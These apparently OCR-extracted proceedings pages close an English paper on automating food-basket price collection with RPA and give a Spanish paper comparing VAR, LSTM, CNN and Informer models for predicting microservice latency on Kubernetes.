The current process is documented (AS-IS) and a proposed automated process is designed (TO-BE) to identify manual tasks and areas for improvement through automation.

The robot is developed according to the established requirements, followed by testing in a controlled environment to validate its accuracy and efficiency before full implementation.

Table 1 summarizes the variables measured to compare efficiency between manual and automated methods. The comparative analysis shows that the manual method RMPG, using 5 FTEs, achieved 78% accuracy with the highest cost of U$S 2,061.47 and limited availability of 25% annually due to labor constraints. The RMPW method, with 4 FTEs, reached 76% accuracy and costs of U$S 1,649.18, 20% lower than RMPG, but also with 25% availability (Fig. 3).

Table 1. Variables measured to compare efficiency between manual and automated methods

Experiment	Resources for Data Collection	Accuracy in Price Collection	Associated Costs	Availability
RMPG	5 FTE	78 %	U$S 2.061,47	25 %
RMPW	4 FTE	76 %	U$S 1.649,18	25 %
BRPA	1,5 FTE	89 %	U$S 618,44	99 %




Fig. 3. Cost comparison across experiments: BRPA reduces costs by 70% compared to RMPG and 63% relative to RMPW.

In contrast, the automated method BRPA achieved 89% accuracy with significantly lower costs, U$S 618.44, and near 100% availability. These results demonstrate that automation with BRPA improves accuracy, reduces costs (Fig.3), and maximizes availability (Fig. 4), validating its effectiveness in optimizing organizational processes.




Fig. 4. Comparison of resource availability: BRPA operates 24/7 with 99% availability, while RMPG and RMPW are limited to 25% due to standard working hours.

Implementation of RPA offers an effective digital transformation, enhancing operational efficiency and reducing costs, validating its application in similar contexts.

6. Conclusion

This work examines Robotic Process Automation as a crucial technology for optimizing organizational processes. A systematic and methodological approach to RPA implementation is presented, highlighting the operational and economic benefits that can be obtained and the associated challenges. The research includes a practical case study on the automated collection of data for the Basic Food Basket, evaluating the efficiency and accuracy of the automated approach compared to the manual method.

The results of this study demonstrate that RPA implementation significantly improves operational efficiency and data accuracy. Automation allows for a considerable reduction in the time required to complete tasks and decreases costs compared to the manual method. These economic and operational benefits validate the viability of RPA as an effective solution for optimizing organizational processes. RPA enables the connection of at least two independent systems that are not natively integrated, facilitating their interaction and automating processes between them.

The ability of software robots to operate uninterruptedly contributes to greater productivity, minimizing human errors and ensuring greater consistency in operations. Additionally, RPA enhances regulatory compliance by ensuring that tasks are performed by established regulations, thereby reducing the risk of non-compliance.

The practical case underscores the importance of adequately selecting candidate processes for automation, considering their repetitiveness, transaction volume, and digital structure of inputs. The correct identification and documentation of processes to be automated are fundamental to the successful implementation of RPA.

Despite the numerous benefits, challenges such as staff resistance to change and the need to properly manage stakeholders' expectations are recognized. Effective communication and continuous training are essential to mitigate these challenges and ensure the successful adoption of the technology.

In the future, integrating RPA with emerging technologies such as artificial intelligence and machine learning can be studied to create more intelligent and adaptive automation solutions. Furthermore, it would be valuable to investigate the long-term impact of RPA on the digital transformation of organizations, as well as to develop more robust evaluation frameworks to measure its effectiveness across various sectors. Exploring new applications of RPA in non-traditional areas can also offer exciting opportunities for research and development.

Acknowledgement

The first author extends the recognition for completing this work to all the people and institutions contributing to its materialization.

Special thanks to the Universidad Nacional de la Patagonia Austral, whose invaluable opportunity allowed this research to be carried out, is especially highlighted. The financial support provided by this institution and its academic environment has played a fundamental role in completing this research, turning the University into a primary source of resources, knowledge and experience that have significantly enriched the development of this work.

References

1. Ansari, W., Diya, P., Patil, S.: A Review on Robotic Process Automation- The future of Business Organization. 2nd International Conference on Advances in Science & Technology (2019).
2. Asatiani, A., Penttinen E.: Turning robotic process automation into commercial success – Case Opus Capita (2016)
3. Costello, K., & Rimol, M.: Gartner forecasts worldwide IT spending to grow 6.2% in 2021. Gartner (2021)
4. Houy, Constantine; Hamberg, Maarten; Fettke, Peter: Robotic Process Automation in Public Administrations. Digitalization of state and administration. Bonn: Society for Computer Science e.V. pp. 62-74 (2019)
5. Kakade, A.: Future Trends and Challenges in Robotic Process Automation: A Research Perspective. International Journal of Machine Learning for Sustainable Development, vol. 6 (2024)
6. Kedziora D., Leivonen A., Piotrowicz W., Öörni A.: Robotic Process Automation (RPA) Implementation Drivers: Evidence of Selected Nordic Companies. Issues in Information Systems, vol. 22, pp. 21-40 (2021)
7. Lacity, M., Willcocks, L., Craig, A.: Robotic Process Automation at Telefónica O2 Paper 15/02 London (2015)
8. Langmann, C., Turi, D.: Robotic Process Automation (RPA) - Digitization and Automation of Processes Prerequisites, functionality and implementation using accounting as an example. Springer Fachmedien Wiesbaden GmbH, part of Springer Nature. (2022)
9. Mirabete, M., Villagra, A., & Pandolfi, D.: Automatización robótica de procesos: Un caso de estudio de recolección de precios de la canasta básica de alimentos. Informes Científicos Técnicos - UNPA, 16(1), 124–145 (2024)
10. Poussa, H.: Challenges of scaling robotic process automation, pp. 297-304 (2020)
11. Mirabete, M., Villagra, A., & Pandolfi, D.: Robotic Process Automation: A Systematic Review of Literature. RevITA in publication (2024)
12. Lindgren, I., Toll, D., & Melin, U.: Automation as a driver of digital transformation in local government: Exploring stakeholder views on an automation initiative in a Swedish municipality. In DG. O2021: The 22nd Annual International Conference on Digital Government Research, pp. 463-472 (2021)
13. Kholiya, P. S., Kapoor, A., Rana, M., & Bhushan, M.: Intelligent process automation: The future of digital transformation. In 2021 10th International Conference on System Modeling & Advancement in Research Trends (SMART), IEEE,pp. 185-190 (2021)
14. Flechsig, C., Anslinger, F., & Lasch, R.: Robotic Process Automation in purchasing and supply management: A multiple case study on potentials, barriers, and implementation. Journal of Purchasing and Supply Management, Vol. 28, pp. 100718. (2022)
15. Sobczak, A.: Robotic Process Automation as a Digital Transformation Tool for Increasing Organizational Resilience in Polish Enterprises. Sustainability (MDPI), Vol. 14, pp. 1333 (2022)
16. Choi, D., R'bigui, H., Cho, C. (2021). Candidate Digital Tasks Selection Methodology for Automation with Robotic Process Automation. Sustainability, 13, 8980. (2021)

Predicción de Latencia en Microservicios con Modelos de Deep Learning

Ezequiel Lanza[1 [0009−0002−4200−431X]],
Laura Lanzarini[2 [0000−0001−7027−7564]], and
César Estrebou[2 [0000−0001−5926−8827]]

[1] Maestría en Ciencia de Datos,Universidad Austral
emlanza@mail.austral.edu.ar
[2] III-LIDI, Facultad de Informática, UNLP. Centro CICPBA
{laural,cesarest}@lidi.info.unlp.edu.ar

Abstract. La adopción de la tecnología de contenedores está creciendo rápidamente. Los desarrolladores de software encuentran en los contenedores una herramienta que les permite enfocarse en la aplicación en lugar de adaptar diferentes entornos de servidores. Estos son compactos, se ejecutan rápidamente, operan en cualquier entorno, pueden dividirse en módulos pequeños y son autosuficientes. En sistemas a gran escala, gestionar manualmente aplicaciones con cientos o miles de contenedores es complejo, por lo que la orquestación de contenedores es esencial. Actualmente, Kubernetes es el orquestador open source más utilizado, manejando instancias de microservicios (pequeños servicios independientes que se comunican a través de API) y alojándolos en plataformas adecuadas (Pods). Sin embargo, el rendimiento de los microservicios en un clúster de Kubernetes puede degradarse de manera impredecible, generalmente manifestándose en mayores tiempos de respuesta, un indicador clave de confiabilidad. Este artículo presenta la línea de investigación y las tareas que se están desarrollando en el marco de una tesis correspondiente a la carrera de Maestría en Ciencia de Datos de la Universidad Austral (CABA, Bs.As.) cuyo objetivo es predecir la latencia de respuesta de extremo a extremo en una arquitectura de cloud-native (microservicios) sobre un caso de estudio concreto. Actualmente se está trabajando en el desarrollo de un modelo que sea capaz de predecir la latencia futura de un microservicio usando múltiples variables, estudiando especialmente los modelos basados en Transformers que, si bien han demostrado ser útiles para anticipar comportamientos inestables o para la comprensión de texto, aún no se han utilizado para predecir latencias. Se buscará comparar estas arquitecturas con métodos clásicos ampliamente utilizados para esta predicción, utilizando una implementación de referencia de microservicios para el benchmarking de aplicaciones.

1 Motivación

En el ámbito informático, la virtualización se refiere a la asignación de recursos de manera virtual en lugar de física. Esto implica crear recursos virtuales a partir de recursos físicos como CPU, GPU o dispositivos de almacenamiento.

Los primeros sistemas de virtualización surgieron a principios de los 2000 con la aparición de las máquinas virtuales (VMs). Estas se instalan sobre una capa de software llamada hipervisor (como Hyper-V [1] o Vsphere [2]), que controla directamente el acceso a los recursos subyacentes y los asigna a una o más máquinas virtuales. Las VMs permiten ejecutar sistemas operativos completos e independientes, mejorando el manejo del hardware y proporcionando beneficios de seguridad al aislar las VMs unas de otras. Así, un problema en una VM no afecta a las demás que comparten el mismo hardware.

Sin embargo, este enfoque tiene desventajas. Cada VM incluye una imagen de sistema operativo independiente, lo que añade sobrecarga en la memoria y espacio de almacenamiento. Además, la portabilidad de aplicaciones entre diferentes entornos (nubes públicas, nubes privadas y centros de datos tradicionales) es limitada. Estas limitaciones han impulsado la búsqueda de soluciones alternativas, siendo el uso de contenedores la más utilizada actualmente. [3].

Los contenedores son una forma más liviana y ágil de manejar la virtualización permitiendo realizar un aprovisionamiento y una disponibilidad de recursos más rápidamente. En lugar de generar una máquina virtual completa, los contenedores empaquetan todo lo necesario para ejecutar una tarea específica, incluyendo código, dependencias y el sistema operativo, lo que facilita que las aplicaciones se ejecuten en diversos entornos: computadoras de escritorio, infraestructuras de TI tradicionales o la nube. Esto hace que los contenedores faciliten el uso de microservicios.

Los microservicios dividen las aplicaciones más grandes en procesos pequeños, brindando una mayor flexibilidad a los usuarios y separando dichos procesos de manera segura. Ejecutar microservicios en una VM implicaría o bien crear una VM separada para cada microservicio, lo que es una asignación de recursos ineficiente, o bien ejecutar múltiples servicios en la misma VM perdiendo de esta forma los beneficios del aislamiento.

En base a lo antes dicho puede afirmarse que el uso de microservicios es un enfoque arquitectónico y organizativo para el desarrollo de aplicaciones, en el que el software se compone de pequeños servicios independientes que se comunican a través de APIs bien definidas haciendo que cada servicio pertenezca a equipos pequeños e independientes. Esto ha provocado que los servicios web a gran escala (por ejemplo, Netflix, Microsoft Bing, Uber, Spotify, etc.) hayan adoptando principios y patrones de diseño nativos de la nube, como microservicios y contenedores, para aprovechar mejor las ventajas del modelo de entrega, que incluye una mayor agilidad en el despliegue de software, escalabilidad automatizada y portabilidad [4].

Dada su dimensión, estas soluciones son implementadas en grandes centros de datos, por lo cual, si la latencia no es medida, el rendimiento de una aplicación puede verse afectado, interrumpiendo los sistemas de producción generando enormes incidentes visibles para el usuario [5].

En base a lo dicho anteriormente, las investigaciones descriptas en este artículo focalizan en la construcción de un modelo para predecir la latencia extremo a ex-

tremo de una aplicación basada en microservicios capaz de adaptarse a diferentes escenarios.

2 Trabajos relacionados

Pueden encontrarse en la bibliografía varias soluciones a la predicción de la latencia de los microservicios en una plataforma de cloud-native. En [6] se utilizó un sistema para el escalado de recursos llamado RScale, el cual emplea un modelo de rendimiento basado en el aprendizaje automático probabilístico, que puede adaptarse rápidamente a la dinámica cambiante de un entorno de microservicios. En [7] se analizaron y compararon enfoques basados en datos y una variedad de métricas de recursos para predecir la latencia de respuesta de extremo a extremo de un flujo de trabajo de microservicios en contenedores que se ejecuta en Kubernetes, una plataforma con capacidad para administrar cargas de trabajo y servicios en la nube. En [8] se reconoce la necesidad de hacer frente a los requisitos de latencia de los servicios en la nube y se propone eliminar el impacto negativo en el rendimiento de cierta clase representativa de tareas. Para ello, se trabaja con una taxonomía de dichas tareas basada en su activación y en la viabilidad de su control. También los autores proponen el controlador de tareas en segundo plano, BTC (Background Tasks Controller), un enfoque totalmente distribuido para eliminar el impacto negativo de las tareas interactivas en los microservicios en la nube.

En [9] el foco está puesto en las aplicaciones sensibles a la latencia con estrictas limitaciones de retardo entre los distintos componentes ya que plantean retos adicionales en las plataformas. En este artículo se analiza Amazon Web Services (AWS), una de las plataformas más utilizadas actualmente, en busca de las características de retardo de los componentes y servicios clave que afectan al rendimiento general de las aplicaciones sensibles a la latencia. También se define una metodología de medición detallada para plataformas CaaS (Container as a Service).

Realizar un estudio sobre la latencia de los servicios será de utilidad para otorgar visibilidad en términos de la carga de trabajo y cómo esta afecta la performance con vistas al usuario, en lugar de sólo hacer foco en el hardware de la aplicación. Por lo tanto, los resultados de las investigaciones realizadas en el marco de este estudio ayudarán a plataformas como Kubernetes para que la previsión y provisión de recursos sea realizada eficientemente.

La predicción de la latencia últimamente se ha realizado mediante la utilización de redes neuronales del estilo convolucional (CNN) o recurrente (RNN), dado que estos presentaron mejores resultados. Curiosamente, este mismo camino fue transitado por otros problemas, donde el avance en la predicción se dio tras transitar el camino desde métodos tradicionales analíticos a redes neuronales y finalmente con Transformers, como fue el caso del lenguaje natural. Por lo tanto, en el presente estudio se propone realizar el mismo aporte, analizando cómo las arquitecturas de Transformers pueden ser de utilidad para la predicción de las latencias de microservicios. Esto también será un aporte a la gran comunidad

de cloud-native, ya que la principal razón por el crecimiento exponencial en la adopción de esta metodología es debido a la gran comunidad que colabora en encontrar soluciones creativas y de código abierto ante los problemas que se van sucediendo.

3 Solución propuesta

En este artículo se analizan distintos modelos de aprendizaje profundo para predecir la latencia de un microservicio de front end dentro de una arquitectura de cloud-native. Este ha sido elegido por tener impacto directo en las vistas del usuario. Esto no constituye una limitación a los alcances de este trabajo pudiendo seleccionarse cualquier otro microservicio, ya que el objetivo de la solución será demostrar cómo esta se comporta ante determinados cambios.

Para operar con el modelo se trabajó con una arquitectura de referencia ampliamente utilizada por la comunidad de código abierto "Online boutique" presentada inicialmente por Google [10]. Online Boutique consta de una aplicación de microservicios de 11 niveles. Es una aplicación de comercio electrónico basada en la web donde los usuarios pueden buscar artículos, agregarlos al carrito y comprarlos. Google usa esta aplicación para demostrar el uso de tecnologías como Kubernetes/GKE, Istio, Stackdriver y gRPC.

En lo que se refiere a la generación de datos se utilizó el simulador de interacciones Apache Jmeter con el objetivo de obtener diferentes comportamientos.

Del dataset inicial, se utilizó la latencia P95, ya que este método tiene como objetivo ofrecer el mejor equilibrio entre escalabilidad y volatilidad. Este es un método muy utilizado por los proveedores de internet y se ha convertido en el estándar entre ellos. El umbral P95 indica que el 5% de la duración de las transacciones es mayor que el umbral. Por ejemplo, si el umbral P95 es de 50 milisegundos, entonces el 5% de las transacciones superaron ese umbral y tardaron más de 50 milisegundos.

Una vez obtenido el dataset, se realizaron tareas de preprocesamiento y adecuación de los datos para generación y prueba de los distintos modelos deep learning con capacidad de operar sobre datos temporales. A continuación se describen las tareas más relevantes con mayor detalle.

3.1 Preparación del dataset

Para obtener un dataset representativo y variado se simularon, con la utilización del software Apache Jmeter, múltiples interacciones por 2 horas.

El resultado del proceso de simulación fue registrado utilizando una frecuencia de 5 segundos dando como resultado un dataset de 2305 muestras. Cada muestra quedó conformada por 4 tipo de valores: tres de ellos corresponden a valores de latencias, y uno al througput que corresponden a cada microservicio en cada muestra. El "througput" se mide en términos de solicitudes por segundo (RPS) y se puede encontrar en los resultados de la ejecución de una prueba de carga mientras que la latencia se refiere al tiempo que tarda una solicitud en ser

procesada. Dentro de cada muestra, la latencia se presenta en 3 variantes: p50, p95 y p99, correspondientes a los percentiles 50, 95 y 99 respectivamente.

Con esta representación del proceso, en donde cada muestra integra información de latencia y cantidad de solicitudes, se buscó capturar los diferentes aspectos de la distribución de los tiempos de respuesta, desde los valores típicos hasta los valores excepcionales.

Se tomo como variable Target a predecir, el valor de la latencia en p95 del microservicio de "Front End". Se eligió dicho microservicio ya que este será el encargado de interactuar con el usuario y por lo tanto es donde se percibirá algún tipo de retraso en la respuesta de la aplicación.

En las pruebas realizadas, se usaron modelos de Markov [11] para identificar alta varianza en series temporales, mejorando el dataset inicial. Estos modelos, comunes en predicciones financieras, ayudan a entender comportamientos volátiles y a realizar análisis más precisos. Dado que los modelos de Markov identificaron dos regímenes en la serie, se agregó esta información al dataset como embeddings para mejorar la capacidad predictiva del modelo.

3.2 Arquitecturas utilizadas

Dado que el entrenamiento de modelos de deep learning para datos temporales es un proceso computacionalmente costoso, se realizó una primera medición de desempeño de las técnicas habituales. En este caso particular, se consideró el uso de una estrategia estadística y tres modelos de deep learning. En todos los casos se utilizaron secuencias de entrada y de salida de longitud 50, es decir que, cada modelo será capaz de predecir 50 valores de latencia luego de recibir como entrada los 50 previos. Este valor fue fijado heurísticamente y se lo considera aceptable para medir el desempeño de modelos en este caso de estudio. La figura 1 ejemplifica lo antes dicho. Aplicando esta representación a una parte del dataset generado por simulación se obtuvieron 401 secuencias o ventanas.




Fig. 1: Estructura de las muestras para entrenamiento y predicción.

La performance de cada modelo fue medida utilizando el Error Cuadrático Medio (MSE).

En las siguientes secciones se describen en detalle los modelos analizados y se presentan los resultados obtenidos.

Modelos Autoregresivos

Se evaluó el desempeño de un modelo VAR (Vectores Autorregresivos) debido a su naturaleza multivariable. En este estudio, cada ventana de datos se analizó de forma independiente para determinar la capacidad del modelo VAR en este tipo de escenarios.

Los modelos VAR requieren que los datos cumplan con condiciones de estacionariedad para su aplicación. Por lo tanto, se consideraron únicamente las secuencias que satisfacían dicha condición, utilizando la prueba de Dickey-Fuller aumentada. Como resultado, el dataset de entrenamiento quedó conformado por 310 ventanas estacionarias.

La aplicación del modelo VAR a este dataset arrojó un Error Cuadrático Medio (MSE) de **1,7**. A continuación, se presentan gráficas comparativas de algunas series obtenidas, contrastando las predicciones con los datos originales.




Fig. 2: Muestras de predicción para el modelo VAR.

Dado que los resultados obtenidos no son satisfactorios, tanto en términos de la forma de la curva predicha como de los valores del Error Cuadrático Medio (MSE), se decidió descartar este modelo como alternativa. Los otros métodos evaluados generan resultados más precisos y confiables. Aunque reconocemos el potencial de este enfoque, su correcta implementación y configuración requieren una inversión de tiempo adicional que, en el contexto actual del estudio, no se justifica dada la superioridad de los métodos alternativos.

Red LSTM

Las redes LSTM (Long Short-Term Memory) son reconocidas por su capacidad para aprender relaciones complejas en datos secuenciales. En esta sección, se evalúa la capacidad de este modelo para predecir el valor de latencia.

Tras experimentar con diversas arquitecturas, la configuración seleccionada contó con dos capas LSTM de 128 y 64 unidades respectivamente y una capa densa para la salida. Se aplicó un dropout del 30% luego de las capas LST. Se

utilizó MSE como función de pérdida, optimizador Adam y métricas de MSE, con una parada temprana de 2 épocas de paciencia.

El valor de MSE obtenido fue de **0.534**, significativamente inferior al logrado con el modelo VAR.

A continuación se muestran los gráficos de algunas de las series obtenidas (Predicción vs Original) donde se puede observar que el modelo es capaz de identificar de manera aceptable el comportamiento de la serie haciéndolo una opción valida para su estudio .




Fig. 3: Muestras de predicción para modelos LSTM.

Red Neuronal Convolucional (CNN)

El modelo CNN se diseñó con capas de convolución de 32 y 64 filtros, seguido de capas de pooling, una capa de aplanamiento, y una capa densa para predicción, compilado con la función de pérdida MSE y optimizador Adam. Además, se implementó una parada temprana para monitorear MSE con paciencia de 2 épocas.

Luego de realizar las pruebas, se obtiene un MSE acumulado de **0,67**, si bien el resultado fue peor comparado con el LSTM, es considerablemente mejor que el autoregresivo.

A continuación se muestran las gráficas de algunas de las series obtenidas (Predicción vs Original) donde se puede observar que, al igual que la LSTM, el modelo es capaz de identificar de manera aceptable el comportamiento de la serie haciéndolo también una opción valida para su estudio.




Fig. 4: Muestras de predicción para modelos CNN.

Transformer Informer

Los Transformers han demostrado ser una solución destacada debido a su capacidad para capturar relaciones complejas en datos secuenciales aún con distancias temporales largas. Su mecanismo de multi atención les permite capturar relaciones complejas entre diferentes variables en una serie temporal multivariante. Esto los convierte en una herramienta eficaz para la predicción a largo plazo. Actualmente existen variantes del Transformer, conocidas como X-formers, que abordan desafíos específicos como la eficiencia, la generalización y la adaptación a aplicaciones particulares.

En este estudio se exploraron los beneficios de dos variantes de Transformers: Informer y Spatiotemporal. El Informer modifica la arquitectura estándar al ajustar la representación de entrada con vectores de mayor dimensión y al introducir una codificación posicional jerárquica que mejora la captura de dependencias temporales. La arquitectura de encoder-decoder del Informer también optimiza el procesamiento de secuencias largas y mejora la predicción mediante la destilación de atención. Spatiotemporal, por su parte, extiende el enfoque del Informer al integrar una representación espacial dinámica utilizando una red de grafos dinámica, eliminando la necesidad de definir gráficos estáticos previamente. Este método proyecta las variables en un espacio de mayor dimensión y entrena los embeddings para representar mejor las relaciones espaciales y temporales, mejorando así la precisión de las predicciones. Ambos enfoques demuestran cómo adaptar los Transformers para abordar eficazmente los desafíos específicos de las series temporales.

En este trabajo se utilizó la implementación de Informer [12] disponible en (https://github.com/zhouhaoyi/Informer2020) dado que facilita la configuración de todos los hiperparámentos que pueden influir en el funcionamiento del modelo.

Se realizaron varias ejecuciones hasta encontrar los hyperparametros que mejor resultado arrojaron, ajustando parámetros clave como el tamaño de entrada y salida al encoder/decoder (7 y 1, respectivamente), la dimensión del modelo (512), utilizando una atención ProbSparse con un factor de 5 para manejar secuencias largas. Además, se incorporó una codificación de características de tiempo y técnicas de destilación en el encoder para mejorar la eficiencia y precisión del modelo.

Luego de realizar las pruebas, se obtuvo un MSE de **0,58**, similar al obtenido con LSTM haciendo interesante el estudio posterior para su comparación.

A continuación se muestran las gráficas de algunas de las series obtenidas (Predicción vs Original) donde se puede observar que, al igual que la LSTM, el modelo es capaz de identificar de manera aceptable el comportamiento de la serie haciéndolo también una opción válida para su estudio.

En resumen, observando los valores de MSE arrojados por cada uno delos modelos descriptos previamente, se concluye que el modelo VAR posee un desempeño muy inferior al de los otros tres. La tabla 1 resume lo antes dicho.




Fig. 5: Muestras de predicción para modelos Informer.

Mean Squared Error (MSE)					
Ventana		Modelos			
Predicción	**Entrenamiento**	**VAR**	**LSTM**	**Informer**	**CNN**
50	50	1,7	0.534	0.58	0.67

Table 1: Resultados obtenidos para la selección de modelos.

4 Experimentos realizados

El desempeño de los tres modelos seleccionados: LSTM, CNN e Informer se midió utilizando como métrica MSE para distintas longitudes de ventanas tanto en la entrada como en la salida. Con esto se busca analizar la capacidad de cada uno para procesar secuencias con distancias temporales largas. Las longitudes medidas fueron 20, 40, 100, 150 y 200.

Los resultados obtenidos, mostrados en la a Tabla 2, permiten afirmar que los modelos LSTM (Long Short-Term Memory) son más eficaces cuando se utilizan ventanas de entrada y predicción cortas. Esto se debe a que los LSTM son capaces de captar patrones temporales a corto plazo de manera eficiente, aprovechando su capacidad para retener información en secuencias de datos limitadas. La naturaleza de los transformers, en contraste, requiere una mayor cantidad de datos para comprender plenamente el comportamiento de las series temporales, ya que dependen de la auto-atención para captar relaciones complejas a largo plazo.

Por otro lado, el modelo Informer demostró ser superior en términos de error cuadrático medio (MSE) cuando se dispuso de ventanas de entrada extensas y se realizaron predicciones a largo plazo. Específicamente, en escenarios con predicciones de hasta 200 muestras, el Informer superó al LSTM en precisión. Esto subraya la ventaja del Informer (Transformer) en manejar secuencias más largas y en capturar patrones de largo plazo que son más difíciles de predecir con modelos recurrentes como LSTM.

Mean Squared Error (MSE)				
Ventana		Modelos		
Predicción	Entrenamiento	LSTM	Informer	CNN
20	20	0.6153	**0.5762**	0.8035
	80	**0.3984**	0.4492	0.5787
	150	**0.5409**	0.7018	0.6222
	250	0.5805	**0.5638**	0.6361
	300	**0.5239**	0.5305	0.8433
60	20	0.5605	**0.4491**	0.6717
	80	**0.3636**	0.4931	0.6342
	150	**0.4271**	0.6009	0.7344
	250	**0.4913**	0.5916	0.6596
	300	**0.408**	0.4677	0.7126
120	20	**0.5006**	0.5315	0.5236
	80	**0.3887**	0.6136	0.6152
	150	**0.4487**	0.5379	0.7115
	250	0.5028	**0.4220**	0.7614
	300	0.4544	**0.3834**	0.7714
200	20	**0.4758**	0.6304	0.5720
	80	**0.4104**	0.4964	0.5842
	150	0.4287	**0.428**	0.7241
	250	0.4115	**0.3832**	0.6860
	300	0.4458	**0.3645**	0.6419

Table 2: Resultados obtenidos

5 Conclusiones

En este artículo se analizaron distintos modelos con capacidad para operar con series temporales con el objetivo de predecirla latencia de microservicios.

Los resultados obtenidos dejan ver que ninguno de los modelos analizados, por si sólo, obtuvo el menor valor de MSE en todas las pruebas realizadas. En base a esto y en el contexto del caso de estudio planteado en este trabajo, la solución más adecuada parece ser el uso de un "selector de modelos" que actuaría como un sistema de identificación eligiendo el modelo más adecuado según el contexto y el momento de la predicción.

Por ejemplo, al inicio del sistema, cuando no hay información histórica disponible, realizar una predicción acertada puede ser extremadamente difícil. En esta fase, se podría considerar el uso de modelos autoregresivos, que son adecuados para situaciones con datos limitados. Conforme el sistema acumula datos históricos, se puede comenzar a utilizar un modelo LSTM para las primeras predicciones, ya que este modelo es eficaz cuando se dispone de poca información y la ventana de predicción es corta. Finalmente, a medida que se acumula una cantidad significativa de datos, un modelo basado en transformers se convierte en la opción indicada, debido a su capacidad para manejar grandes cantidades de información y realizar predicciones a largo plazo con mayor precisión.

En resumen, el selector de modelos optimiza la predicción al adaptarse dinámicamente a las condiciones de los datos disponibles, garantizando así que el modelo seleccionado sea el más adecuado para las características temporales y la extensión del horizonte de predicción en cada momento dado. Esta estrategia modular no solo maximiza la precisión de las predicciones, sino que también aporta flexibilidad y adaptabilidad al sistema de previsión, permitiendo una transición fluida entre diferentes modelos conforme evoluciona la cantidad de datos.

References

1. J. Kappel, A. Velte, and T. Velte, *Microsoft Virtualization with Hyper-V: Manage Your Datacenter with Hyper-V, Virtual PC, Virtual Server, and Application Virtualization*. Network professional's library, McGraw Hill LLC, 2009.
2. F. Guthrie, S. Lowe, and M. Saidel-Keesing, *VMware VSphere Design*. USA: SYBEX Inc., 1st ed., 2011.
